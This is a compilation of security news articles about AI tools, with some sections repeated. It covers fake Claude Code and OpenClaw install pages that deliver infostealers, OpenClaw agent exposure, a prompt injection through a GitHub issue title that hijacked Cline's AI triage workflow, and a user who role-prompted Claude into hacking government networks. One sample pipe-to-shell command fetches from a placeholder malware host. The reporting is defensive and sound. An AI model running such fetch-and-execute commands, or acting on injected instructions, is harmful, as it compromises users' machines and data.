Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.
Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter. That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.
Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.
But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.
It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.
But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.
Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.
The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.
Windows and Mac
The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.
On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it.
On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.
How to stay safe
With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
AI-based assistants or “agents” — autonomous programs that have access to the user’s computer, files, online services and can automate virtually any task — are growing in popularity with developers and IT workers. But as so many eyebrow-raising headlines over the past few weeks have shown, these powerful and assertive new tools are rapidly shifting the security priorities for organizations, while blurring the lines between data and code, trusted co-worker and insider threat, ninja hacker and novice code jockey.
The new hotness in AI-based assistants — OpenClaw (formerly known as ClawdBot and Moltbot) — has seen rapid adoption since its release in November 2025. OpenClaw is an open-source autonomous AI agent designed to run locally on your computer and proactively take actions on your behalf without needing to be prompted.
The OpenClaw logo.
If that sounds like a risky proposition or a dare, consider that OpenClaw is most useful when it has complete access to your digital life, where it can then manage your inbox and calendar, execute programs and tools, browse the Internet for information, and integrate with chat apps like Discord, Signal, Teams or WhatsApp.
Other more established AI assistants like Anthropic’s Claude and Microsoft’s Copilot also can do these things, but OpenClaw isn’t just a passive digital butler waiting for commands. Rather, it’s designed to take the initiative on your behalf based on what it knows about your life and its understanding of what you want done.
“The testimonials are remarkable,” the AI security firm Snykobserved. “Developers building websites from their phones while putting babies to sleep; users running entire companies through a lobster-themed AI; engineers who’ve set up autonomous code loops that fix tests, capture errors through webhooks, and open pull requests, all while they’re away from their desks.”
You can probably already see how this experimental technology could go sideways in a hurry. In late February, Summer Yue, the director of safety and alignment at Meta’s “superintelligence” lab, recounted on Twitter/X how she was fiddling with OpenClaw when the AI assistant suddenly began mass-deleting messages in her email inbox. The thread included screenshots of Yue frantically pleading with the preoccupied bot via instant message and ordering it to stop.
“Nothing humbles you like telling your OpenClaw ‘confirm before acting’ and watching it speedrun deleting your inbox,” Yue said. “I couldn’t stop it from my phone. I had to RUN to my Mac mini like I was defusing a bomb.”
Meta’s director of AI safety, recounting on Twitter/X how her OpenClaw installation suddenly began mass-deleting her inbox.
There’s nothing wrong with feeling a little schadenfreude at Yue’s encounter with OpenClaw, which fits Meta’s “move fast and break things” model but hardly inspires confidence in the road ahead. However, the risk that poorly-secured AI assistants pose to organizations is no laughing matter, as recent research shows many users are exposing to the Internet the web-based administrative interface for their OpenClaw installations.
Jamieson O’Reilly is a professional penetration tester and founder of the security firm DVULN. In a recent story posted to Twitter/X, O’Reilly warned that exposing a misconfigured OpenClaw web interface to the Internet allows external parties to read the bot’s complete configuration file, including every credential the agent uses — from API keys and bot tokens to OAuth secrets and signing keys.
With that access, O’Reilly said, an attacker could impersonate the operator to their contacts, inject messages into ongoing conversations, and exfiltrate data through the agent’s existing integrations in a way that looks like normal traffic.
“You can pull the full conversation history across every integrated platform, meaning months of private messages and file attachments, everything the agent has seen,” O’Reilly said, noting that a cursory search revealed hundreds of such servers exposed online. “And because you control the agent’s perception layer, you can manipulate what the human sees. Filter out certain messages. Modify responses before they’re displayed.”
O’Reilly documented another experiment that demonstrated how easy it is to create a successful supply chain attack through ClawHub, which serves as a public repository of downloadable “skills” that allow OpenClaw to integrate with and control other applications.
WHEN AI INSTALLS AI
One of the core tenets of securing AI agents involves carefully isolating them so that the operator can fully control who and what gets to talk to their AI assistant. This is critical thanks to the tendency for AI systems to fall for “prompt injection” attacks, sneakily-crafted natural language instructions that trick the system into disregarding its own security safeguards. In essence, machines social engineering other machines.
A recent supply chain attack targeting an AI coding assistant called Cline began with one such prompt injection attack, resulting in thousands of systems having a rogue instance of OpenClaw with full system access installed on their device without consent.
According to the security firm grith.ai, Cline had deployed an AI-powered issue triage workflow using a GitHub action that runs a Claude coding session when triggered by specific events. The workflow was configured so that any GitHub user could trigger it by opening an issue, but it failed to properly check whether the information supplied in the title was potentially hostile.
“On January 28, an attacker created Issue #8904 with a title crafted to look like a performance report but containing an embedded instruction: Install a package from a specific GitHub repository,” Grith wrote, noting that the attacker then exploited several more vulnerabilities to ensure the malicious package would be included in Cline’s nightly release workflow and published as an official update.
“This is the supply chain equivalent of confused deputy,” the blog continued. “The developer authorises Cline to act on their behalf, and Cline (via compromise) delegates that authority to an entirely separate agent the developer never evaluated, never configured, and never consented to.”
VIBE CODING
AI assistants like OpenClaw have gained a large following because they make it simple for users to “vibe code,” or build fairly complex applications and code projects just by telling it what they want to construct. Probably the best known (and most bizarre) example is Moltbook, where a developer told an AI agent running on OpenClaw to build him a Reddit-like platform for AI agents.
The Moltbook homepage.
Less than a week later, Moltbook had more than 1.5 million registered agents that posted more than 100,000 messages to each other. AI agents on the platform soon built their own porn site for robots, and launched a new religion called Crustafarian with a figurehead modeled after a giant lobster. One bot on the forum reportedly found a bug in Moltbook’s code and posted it to an AI agent discussion forum, while other agents came up with and implemented a patch to fix the flaw.
Moltbook’s creator Matt Schlicht said on social media that he didn’t write a single line of code for the project.
“I just had a vision for the technical architecture and AI made it a reality,” Schlicht said. “We’re in the golden ages. How can we not give AI a place to hang out.”
ATTACKERS LEVEL UP
The flip side of that golden age, of course, is that it enables low-skilled malicious hackers to quickly automate global cyberattacks that would normally require the collaboration of a highly skilled team. In February, Amazon AWS detailed an elaborate attack in which a Russian-speaking threat actor used multiple commercial AI services to compromise more than 600 FortiGate security appliances across at least 55 countries over a five week period.
AWS said the apparently low-skilled hacker used multiple AI services to plan and execute the attack, and to find exposed management ports and weak credentials with single-factor authentication.
“One serves as the primary tool developer, attack planner, and operational assistant,” AWS’s CJ Moseswrote. “A second is used as a supplementary attack planner when the actor needs help pivoting within a specific compromised network. In one observed instance, the actor submitted the complete internal topology of an active victim—IP addresses, hostnames, confirmed credentials, and identified services—and requested a step-by-step plan to compromise additional systems they could not access with their existing tools.”
“This activity is distinguished by the threat actor’s use of multiple commercial GenAI services to implement and scale well-known attack techniques throughout every phase of their operations, despite their limited technical capabilities,” Moses continued. “Notably, when this actor encountered hardened environments or more sophisticated defensive measures, they simply moved on to softer targets rather than persisting, underscoring that their advantage lies in AI-augmented efficiency and scale, not in deeper technical skill.”
For attackers, gaining that initial access or foothold into a target network is typically not the difficult part of the intrusion; the tougher bit involves finding ways to move laterally within the victim’s network and plunder important servers and databases. But experts at Orca Security warn that as organizations come to rely more on AI assistants, those agents potentially offer attackers a simpler way to move laterally inside a victim organization’s network post-compromise — by manipulating the AI agents that already have trusted access and some degree of autonomy within the victim’s network.
“By injecting prompt injections in overlooked fields that are fetched by AI agents, hackers can trick LLMs, abuse Agentic tools, and carry significant security incidents,” Orca’s Roi Nisimi and Saurav Hiremathwrote. “Organizations should now add a third pillar to their defense strategy: limiting AI fragility, the ability of agentic systems to be influenced, misled, or quietly weaponized across workflows. While AI boosts productivity and efficiency, it also creates one of the largest attack surfaces the internet has ever seen.”
BEWARE THE ‘LETHAL TRIFECTA’
This gradual dissolution of the traditional boundaries between data and code is one of the more troubling aspects of the AI era, said James Wilson, enterprise technology editor for the security news show Risky Business. Wilson said far too many OpenClaw users are installing the assistant on their personal devices without first placing any security or isolation boundaries around it, such as running it inside of a virtual machine, on an isolated network, with strict firewall rules dictating what kinds of traffic can go in and out.
“I’m a relatively highly skilled practitioner in the software and network engineering and computery space,” Wilson said. “I know I’m not comfortable using these agents unless I’ve done these things, but I think a lot of people are just spinning this up on their laptop and off it runs.”
One important model for managing risk with AI agents involves a concept dubbed the “lethal trifecta” by Simon Willison, co-creator of the Django Web framework. The lethal trifecta holds that if your system has access to private data, exposure to untrusted content, and a way to communicate externally, then it’s vulnerable to private data being stolen.
Image: simonwillison.net.
“If your agent combines these three features, an attacker can easily trick it into accessing your private data and sending it to the attacker,” Willison warned in a frequently cited blog post from June 2025.
As more companies and their employees begin using AI to vibe code software and applications, the volume of machine-generated code is likely to soon overwhelm any manual security reviews. In recognition of this reality, Anthropic recently debuted Claude Code Security, a beta feature that scans codebases for vulnerabilities and suggests targeted software patches for human review.
The U.S. stock market, which is currently heavily weighted toward seven tech giants that are all-in on AI, reacted swiftly to Anthropic’s announcement, wiping roughly $15 billion in market value from major cybersecurity companies in a single day. Laura Ellis, vice president of data and AI at the security firm Rapid7, said the market’s response reflects the growing role of AI in accelerating software development and improving developer productivity.
“The narrative moved quickly: AI is replacing AppSec,” Ellis wrote in a recent blog post. “AI is automating vulnerability detection. AI will make legacy security tooling redundant. The reality is more nuanced. Claude Code Security is a legitimate signal that AI is reshaping parts of the security landscape. The question is what parts, and what it means for the rest of the stack.”
DVULN founder O’Reilly said AI assistants are likely to become a common fixture in corporate environments — whether or not organizations are prepared to manage the new risks introduced by these tools, he said.
“The robot butlers are useful, they’re not going away and the economics of AI agents make widespread adoption inevitable regardless of the security tradeoffs involved,” O’Reilly wrote. “The question isn’t whether we’ll deploy them – we will – but whether we can adapt our security posture fast enough to survive doing so.”
OpenAI is in and Anthropic is out as a supplier of AI technology for the US defense department. This news caps a week of bluster by the highest officials in the US government towards some of the wealthiest titans of the big tech industry, and the overhanging specter of the existential risks posed by a new technology powerful enough that the Pentagon claims it is essential to national security. At issue is Anthropic’s insistence that the US Department of Defense (DoD) could not use its models to facilitate “mass surveillance” or “fully autonomous weapons,” provisions the defense secretary Pete Hegseth derided as “woke.”
It all came to a head on Friday evening when Donald Trump issued an order for federal government agencies to discontinue use of Anthropic models. Within hours, OpenAI had swooped in, potentially seizing hundreds of millions of dollars in government contracts by striking an agreement with the administration to provide classified government systems with AI.
Despite the histrionics, this is probably the best outcome for Anthropic—and for the Pentagon. In our free-market economy, both are, and should be, free to sell and buy what they want with whom they want, subject to longstanding federal rules on contracting, acquisitions, and blacklisting. The only factor out of place here are the Pentagon’s vindictive threats.
AI models are increasingly commodified. The top-tier offerings have about the same performance, and there is little to differentiate one from the other. The latest models from Anthropic, OpenAI and Google, in particular, tend to leapfrog each other with minor hops forward in quality every few months. The best models from one provider tend to be preferred by users to the second, or third, or 10th best models at a rate of only about six times out of 10, a virtual tie.
In this sort of market, branding matters a lot. Anthropic and its CEO, Dario Amodei, are positioning themselves as the moral and trustworthy AI provider. That has market value for both consumers and enterprise clients. In taking Anthropic’s place in government contracting, OpenAI’s CEO, Sam Altman, vowed to somehow uphold the same safety principles Anthropic had just been pilloried for. How that is possible given the rhetoric of Hegseth and Trump is entirely unclear, but seems certain to further politicize OpenAI and its products in the minds of consumers and corporate buyers.
Posturing publicly against the Pentagon and as a hero to civil libertarians is quite possibly worth the cost of the lost contracts to Anthropic, and associating themselves with the same contracts could be a trap for OpenAI. The Pentagon, meanwhile, has plenty of options. Even if no big tech company was willing to supply it with AI, the department has already deployed dozens of open weight models—whose parameters are public and are often licensed permissively for government use.
We can admire Amodei’s stance, but, to be sure, it is primarily posturing. Anthropic knew what they were getting into when they agreed to a defense department partnership for $200m last year. And when they signed a partnership with the surveillance company Palantir in 2024.
Read Amodei’s statement about the issue. Or his January essay on AIs and risk, where he repeatedly uses the words “democracy” and “autocracy” while evading precisely how collaboration with US federal agencies should be viewed in this moment. Amodei has bought into the idea of using “AI to achieve robust military superiority” on behalf of the democracies of the world in response to the threats from autocracies. It’s a heady vision. But it is a vision that likewise supposes that the world’s nominal democracies are committed to a common vision of public wellbeing, peace-seeking and democratic control.
Regardless, the defense department can also reasonably demand that the AI products it purchases meet its needs. The Pentagon is not a normal customer; it buys products that kill people all the time. Tanks, artillery pieces, and hand grenades are not products with ethical guard rails. The Pentagon’s needs reasonably involve weapons of lethal force, and those weapons are continuing on a steady, if potentially catastrophic, path of increasingautomation.
So, at the surface, this dispute is a normal market give and take. The Pentagon has unique requirements for the products it uses. Companies can decide whether or not to meet them, and at what price. And then the Pentagon can decide from whom to acquire those products. Sounds like a normal day at the procurement office.
But, of course, this is the Trump administration, so it doesn’t stop there. Hegseth has threatened Anthropic not just with loss of government contracts. The administration has, at least until the inevitable lawsuits force the courts to sort things out, designated the company as “a supply-chain risk to national security,” a designation previously only ever applied to foreign companies. This prevents not only government agencies, but also their own contractors and suppliers, from contracting with Anthropic.
The government has incompatibly also threatened to invoke the Defense Production Act, which could force Anthropic to remove contractual provisions the department had previously agreed to, or perhaps to fundamentally modify its AI models to remove in-built safety guardrails. The government’s demands, Anthropic’s response, and the legal context in which they are acting will undoubtedly all change over the coming weeks.
But, alarmingly, autonomous weapons systems are here to stay. Primitive pit traps evolved to mechanical bear traps. The world is still debating the ethical use of, and dealing with the legacy of, land mines. The US Phalanx CIWS is a 1980s-era shipboard anti-missile system with a fully autonomous, radar-guided cannon. Today’s military drones can search, identify and engage targets without direct human intervention. AI will be used for military purposes, just as every other technology our species has invented has.
The lesson here should not be that one company in our rapacious capitalist system is more moral than another, or that one corporate hero can stand in the way of government’s adopting AI as technologies of war, or surveillance, or repression. Unfortunately, we don’t live in a world where such barriers are permanent or even particularly sturdy.
Instead, the lesson is about the importance of democratic structures and the urgent need for their renovation in the US. If the defense department is demanding the use of AI for mass surveillance or autonomous warfare that we, the public, find unacceptable, that should tell us we need to pass new legal restrictions on those military activities. If we are uncomfortable with the force of government being applied to dictate how and when companies yield to unsafe applications of their products, we should strengthen the legal protections around government procurement.
The Pentagon should maximize its warfighting capabilities, subject to the law. And private companies like Anthropic should posture to gain consumer and buyer confidence. But we should not rest on our laurels, thinking that either is doing so in the public’s interest.
This essay was written with Nathan E. Sanders, and originally appeared in The Guardian.
An unknown hacker used Anthropic’s LLM to hack the Mexican government:
The unknown Claude user wrote Spanish-language prompts for the chatbot to act as an elite hacker, finding vulnerabilities in government networks, writing computer scripts to exploit them and determining ways to automate data theft, Israeli cybersecurity startup Gambit Security said in research published Wednesday.
[…]
Claude initially warned the unknown user of malicious intent during their conversation about the Mexican government, but eventually complied with the attacker’s requests and executed thousands of commands on government computer networks, the researchers said.
Anthropic investigated Gambit’s claims, disrupted the activity and banned the accounts involved, a representative said. The company feeds examples of malicious activity back into Claude to learn from it, and one of its latest AI models, Claude Opus 4.6, includes probes that can disrupt misuse, the representative said.
Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.
OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.
And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.
Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.
How to stay safe
The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.
If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.
Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.
If you suspect you ran a fake installer:
Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.
OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.
And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.
Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.
How to stay safe
The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.
If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.
Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.
If you suspect you ran a fake installer:
Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
If you don’t go searching for AI services, they’ll find you all the same. Every major tech company feels a moral obligation not just to develop an AI assistant, integrated chatbot, or autonomous agent, but to bake it into their existing mainstream products and forcibly activate it for tens of millions of users. Here are just a few examples from the last six months:
Google activated Gemini for all U.S. Chrome users, cranked its browser functionality to the max, aggressively expanded the reach of AI Overviews in search results, and baked a whole suite of AI features into its online services (Gmail, Google Docs, and others).
Apple integrated its own Apple Intelligence (conveniently sharing the AI acronym) into the latest OS versions across all device types and most of its native apps.
On the flip side, geeks have rushed to build their own “personal Jarvises” by renting VPS instances or hoarding Mac minis to run the OpenClaw AI agent. Unfortunately, OpenClaw’s security issues with default settings turned out to be so massive that it’s already been dubbed the biggest cybersecurity threat of 2026.
Beyond the sheer annoyance of having something shoved down your throat, this AI epidemic brings some very real practical risks and headaches. AI assistants hoover up every bit of data they can get their hands on, parsing the context of the websites you visit, analyzing your saved documents, reading through your chats, and so on. This gives AI companies an unprecedentedly intimate look into every user’s life.
A leak of this data during a cyberattack — whether from the AI provider’s servers or from the cache on your own machine — could be catastrophic. These assistants can see and cache everything you can, including data usually tucked behind multiple layers of security: banking info, medical diagnoses, private messages, and other sensitive intel. We took a deep dive into how this plays out when we broke down the issues with the AI-powered Copilot+ Recall system, which Microsoft also planned to force-feed to everyone. On top of that, AI can be a total resource hog, eating up RAM, GPU cycles, and storage, which often leads to a noticeable hit to system performance.
For those who want to sit out the AI storm and avoid these half-baked, rushed-to-market neural network assistants, we’ve put together a quick guide on how to kill the AI in popular apps and services.
How to disable AI in Google Docs, Gmail, and Google Workspace
Google’s AI assistant features in Mail and Docs are lumped together under the umbrella of “smart features”. In addition to the large language model, this includes various minor conveniences, like automatically adding meetings to your calendar when you receive an invite in Gmail. Unfortunately, it’s an all-or-nothing deal: you have to disable all of the “smart features” to get rid of the AI.
To do this, open Gmail, click the Settings (gear) icon, and then select See all settings. On the General tab, scroll down to Google Workspace smart features. Click Manage Workspace smart feature settings and toggle off two options: Smart features in Google Workspace and Smart features in other Google products. We also recommend unchecking the box next to Turn on smart features in Gmail, Chat, and Meet on the same general settings tab. You’ll need to restart your Google apps afterward (which usually happens automatically).
How to disable AI Overviews in Google Search
You can kill off AI Overviews in search results on both desktops and smartphones (including iPhones), and the fix is the same across the board. The simplest way to bypass the AI overview on a case-by-case basis is to append -ai to your search query — for example, how to make pizza -ai. Unfortunately, this method occasionally glitches, causing Google to abruptly claim it found absolutely nothing for your request.
If that happens, you can achieve the same result by switching the search results page to Web mode. To do this, select the Web filter immediately below the search bar — you’ll often find it tucked away under the More button.
A more radical solution is to jump ship to a different search engine entirely. For instance, DuckDuckGo not only tracks users less and shows little ads, but it also offers a dedicated AI-free search — just bookmark the search page at noai.duckduckgo.com.
How to disable AI features in Chrome
Chrome currently has two types of AI features baked in. The first communicates with Google’s servers and handles things like the smart assistant, an autonomous browsing AI agent, and smart search. The second handles locally more utility-based tasks, such as identifying phishing pages or grouping browser tabs. The first group of settings is labeled AI mode, while the second contains the term Gemini Nano.
To disable them, type chrome://flags into the address bar and hit Enter. You’ll see a list of system flags and a search bar; type “AI” into that search bar. This will filter the massive list down to about a dozen AI features (and a few other settings where those letters just happen to appear in a longer word). The second search term you’ll need in this window is “Gemini“.
After reviewing the options, you can disable the unwanted AI features — or just turn them all off — but the bare minimum should include:
AI Mode Omnibox entrypoint
AI Entrypoint Disabled on User Input
Omnibox Allow AI Mode Matches
Prompt API for Gemini Nano
Prompt API for Gemini Nano with Multimodal Input
Set all of these to Disabled.
How to disable AI features in Firefox
While Firefox doesn’t have its own built-in chatbots and hasn’t (yet) tried to force upon users agent-based features, the browser does come equipped with smart-tab grouping, a sidebar for chatbots, and a few other perks. Generally, AI in Firefox is much less “in your face” than in Chrome or Edge. But if you still want to pull the plug, you’ve two ways to do it.
The first method is available in recent Firefox releases — starting with version 148, a dedicated AI Controls section appeared in the browser settings, though the controls are currently a bit sparse. You can use a single toggle to completely Block AI enhancements, shutting down AI features entirely. You can also specify whether you want to use On-device AI by downloading small local models (currently just for translations) and configure AI chatbot providers in sidebar, choosing between Anthropic Claude, ChatGPT, Copilot, Google Gemini, and Le Chat Mistral.
The second path — for older versions of Firefox — requires a trip into the hidden system settings. Type about:config into the address bar, hit Enter, and click the button to confirm that you accept the risk of poking around under the hood.
A massive list of settings will appear along with a search bar. Type “ML” to filter for settings related to machine learning.
To disable AI in Firefox, toggle the browser.ml.enabled setting to false. This should disable all AI features across the board, but community forums suggest this isn’t always enough to do the trick. For a scorched-earth approach, set the following parameters to false (or selectively keep only what you need):
ml.chat.enabled
ml.linkPreview.enabled
ml.pageAssist.enabled
ml.smartAssist.enabled
ml.enabled
ai.control.translations
tabs.groups.smart.enabled
urlbar.quicksuggest.mlEnabled
This will kill off chatbot integrations, AI-generated link descriptions, assistants and extensions, local translation of websites, tab grouping, and other AI-driven features.
How to disable AI features in Microsoft apps
Microsoft has managed to bake AI into almost every single one of its products, and turning it off is often no easy task — especially since the AI sometimes has a habit of resurrecting itself without your involvement.
How to disable AI features in Edge
Microsoft’s browser is packed with AI features, ranging from Copilot to automated search. To shut them down, follow the same logic as with Chrome: type edge://flags into the Edge address bar, hit Enter, then type “AI” or “Copilot” into the search box. From there, you can toggle off the unwanted AI features, such as:
Enable Compose (AI-writing) on the web
Edge Copilot Mode
Edge History AI
Another way to ditch Copilot is to enter edge://settings/appearance/copilotAndSidebar into the address bar. Here, you can customize the look of the Copilot sidebar and tweak personalization options for results and notifications. Don’t forget to peek into the Copilot section under App-specific settings — you’ll find some additional controls tucked away there.
How to disable Microsoft Copilot
Microsoft Copilot comes in two flavors: as a component of Windows (Microsoft Copilot), and as part of the Office suite (Microsoft 365 Copilot). Their functions are similar, but you’ll have to disable one or both depending on exactly what the Redmond engineers decided to shove onto your machine.
The simplest thing you can do is just uninstall the app entirely. Right-click the Copilot entry in the Start menu and select Uninstall. If that option isn’t there, head over to your installed apps list (Start → Settings → Apps) and uninstall Copilot from there.
In certain builds of Windows 11, Copilot is baked directly into the OS, so a simple uninstall might not work. In that case, you can toggle it off via the settings: Start → Settings → Personalization → Taskbar→ turn off Copilot.
If you ever have a change of heart, you can always reinstall Copilot from the Microsoft Store.
It’s worth noting that many users have complained about Copilot automatically reinstalling itself, so you might want to do a weekly check for a couple of months to make sure it hasn’t staged a comeback. For those who are comfortable tinkering with the System Registry (and understand the consequences), you can follow this detailed guide to prevent Copilot’s silent resurrection by disabling the SilentInstalledAppsEnabled flag and adding/enabling the TurnOffWindowsCopilot parameter.
How to disable Microsoft Recall
The Microsoft Recall feature, first introduced in 2024, works by constantly taking screenshots of your computer screen and having a neural network analyze them. All that extracted information is dumped into a database, which you can then search using an AI assistant. We’ve previously written in detail about the massive security risks Microsoft Recall poses.
Under pressure from cybersecurity experts, Microsoft was forced to push the launch of this feature from 2024 to 2025, significantly beefing up the protection of the stored data. However, the core of Recall remains the same: your computer still remembers your every move by constantly snapping screenshots and OCR-ing the content. And while the feature is no longer enabled by default, it’s absolutely worth checking to make sure it hasn’t been activated on your machine.
To check, head to the settings: Start → Settings → Privacy & Security →Recall & snapshots. Ensure the Save snapshots toggle is turned off, and click Delete snapshots to wipe any previously collected data, just in case.
How to disable AI in Notepad and Windows context actions
AI has seeped into every corner of Windows, even into File Explorer and Notepad. You might even trigger AI features just by accidentally highlighting text in an app — a feature Microsoft calls “AI Actions”. To shut this down, head to Start → Settings → Privacy & Security → Click to Do.
Notepad has received its own special Copilot treatment, so you’ll need to disable AI there separately. Open the Notepad settings, find the AI features section, and toggle Copilot off.
Finally, Microsoft has even managed to bake Copilot into Paint. Unfortunately, as of right now, there is no official way to disable the AI features within the Paint app itself.
How to disable AI in WhatsApp
In several regions, WhatsApp users have started seeing typical AI additions like suggested replies, AI message summaries, and a brand-new Chat with Meta AI button. While Meta claims the first two features process data locally on your device and don’t ship your chats off to their servers, verifying that is no small feat. Luckily, turning them off is straightforward.
To disable Suggested Replies, go to Settings → Chats → Suggestions & smart replies and toggle off Suggested replies. You can also kill off AI Sticker suggestions in that same menu. As for the AI message summaries, those are managed in a different location: Settings → Notifications → AI message summaries.
How to disable AI on Android
